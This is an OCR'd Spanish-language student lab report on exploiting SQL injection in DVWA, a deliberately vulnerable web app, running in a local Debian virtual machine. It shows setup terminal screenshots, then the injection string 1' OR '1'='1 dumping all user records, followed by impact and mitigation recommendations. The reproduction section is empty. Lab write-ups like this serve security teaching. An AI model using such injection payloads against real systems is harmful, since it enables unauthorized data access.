




debian@debian: /
File Edit View Search Terminal Help
inflating: digininja-DVWA-34a10d4/vulnerabilities/xss_s/index.php
creating: digininja-DVWA-34a10d4/vulnerabilities/xss_s/source/
inflating: digininja-DVWA-34a10d4/vulnerabilities/xss_s/source/high.php
inflating: digininja-DVWA-34a10d4/vulnerabilities/xss_s/source/impossible.php
inflating: digininja-DVWA-34a10d4/vulnerabilities/xss_s/source/low.php
inflating: digininja-DVWA-34a10d4/vulnerabilities/xss_s/source/medium.php
debian@debian:/var/www/html$ sudo mv DVWA-master DVWA
mv: cannot stat 'DVWA-master': No such file or directory
debian@debian:/var/www/html$ ls
digininja-DVWA-34a10d4 DVWA.zip index.html wordpress
debian@debian:/var/www/html$ sudo mv digininja-DVWA-34a10d4 DVWA
debian@debian:/var/www/html$ cd DVWA/
debian@debian:/var/www/html/DVWA$ cd config/
debian@debian:/var/www/html/DVWA/config$ sudo cp config.inc.php.dist config.inc.
php
debian@debian:/var/www/html/DVWA/config$ sudo nano config.inc.php
debian@debian:/var/www/html/DVWA/config$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.


debian@debian: /
File Edit View Search Terminal Help
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 40
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> CREATE USER 'dvwa_user'@'localhost' IDENTIFIED BY 'dvwa_pass';
Query OK, 0 rows affected (0.016 sec)
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa_user'@'localhost';
Query OK, 0 rows affected (0.002 sec)
MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.000 sec)
MariaDB [(none)]> Ctrl-C -- exit!
Aborted
debian@debian:/$ sudo nano /var/www/html/DVWA/config/config.inc.php
debian@debian:/$ sudo nano /var/www/html/DVWA/config/config.inc.php
debian@debian:/$ sudo nano /var/www/html/DVWA/config/config.inc.php
debian@debian:/$ S


debian clonar [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Num Lock
Bloqueo de n
- Apagado
Applications Places System
Wed Nov 27, 13:38
Setup :: Damn Vulnerable
Vulnerability: SQL Injectio
Passwords
localhost/DVWA/setup.php
DVWA
Setup DVWA
Instructions
About
Database Setup
Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: /var/www/html/DVWA/config/config.inc.php
If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.
Setup Check
Web Server SERVER_NAME: localhost
Operating system: *nix
PHP version: 8.2.26
PHP function display_errors: Disabled
PHP function display_startup_errors: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysql: Installed
PHP module pdo_mysql: Installed
Backend database: MySQL/MariaDB
Database username: dvwa_user
Database password: ******
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306
reCAPTCHA key: Missing
Writable folder /var/www/html/DVWA/hackable/uploads/: Yes
Writable folder /var/www/html/DVWA/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.
If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
allow_url_fopen = On
allow_url_include = On
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
Create / Reset Database
Database has been created.
'users' table was created.
Data inserted into 'users' table.
'guestbook' table was created.
debian@debian: /
debian
Setup :: Damn Vulnera...
meet.google.com está compartiendo una ve



debian clonar [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Num Lock
Applications Places System
Setup :: Damn Vulnerable
Vulnerability: SQL Injectio
Passwords
localhost/DVWA/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help
Damn Vulnerable Web Application (DVWA)
debian@debian: /
debian
Vulnerability: SQL Inje...
meet.google.com está compartiendo una

Título del Reporte
Reporte de Vulnerabilidad: SQL Injection en DVWA

Introducción
En la siguiente práctica de explotación y análisis de una vulnerabilidad de SQL Injection en la máquina virtual debian en un entorno DVWA.

Descripción del Incidente
Durante la práctica de seguridad en el entorno de DVWA, se detectó una vulnerabilidad en la sección de "SQL Injection". Un atacante podría explotar esta debilidad para acceder de forma no autorizada a los datos almacenados en la base de datos, sin requerir credenciales válidas.

Proceso de Reproducción



Impacto del Incidente

La siguiente vulnerabilidad permite que los atacantes puedan acceder a la información de la base de datos, como nombres, contraseña, archivos, información.
El atacante puede manipular los datos de la base de datos.
Ell sistema podría verse comprometido, afectando su disponibilidad.

Recomendaciones

Implementar validaciones estrictas para prevenir y verificar que todas las entradas proporcionadas por los usuarios son las correctas.
Actualizar DVWA a la versión más reciente que podrían incluir parches de seguridad.
Control de los accesos, restringir los privilegios de la base de datos a cada usuario necesitando solo los necesarios para su uso adecuado.

Conclusión

En la siguiente práctica podemos comprobar la siguiente vulnerabilidad como actúa y las posibles consecuencias que tiene esto, tras esto podemos realizar una mejoras o recomendaciones para que este no llegue a suceder y bloquear dicha vulnerabilidad.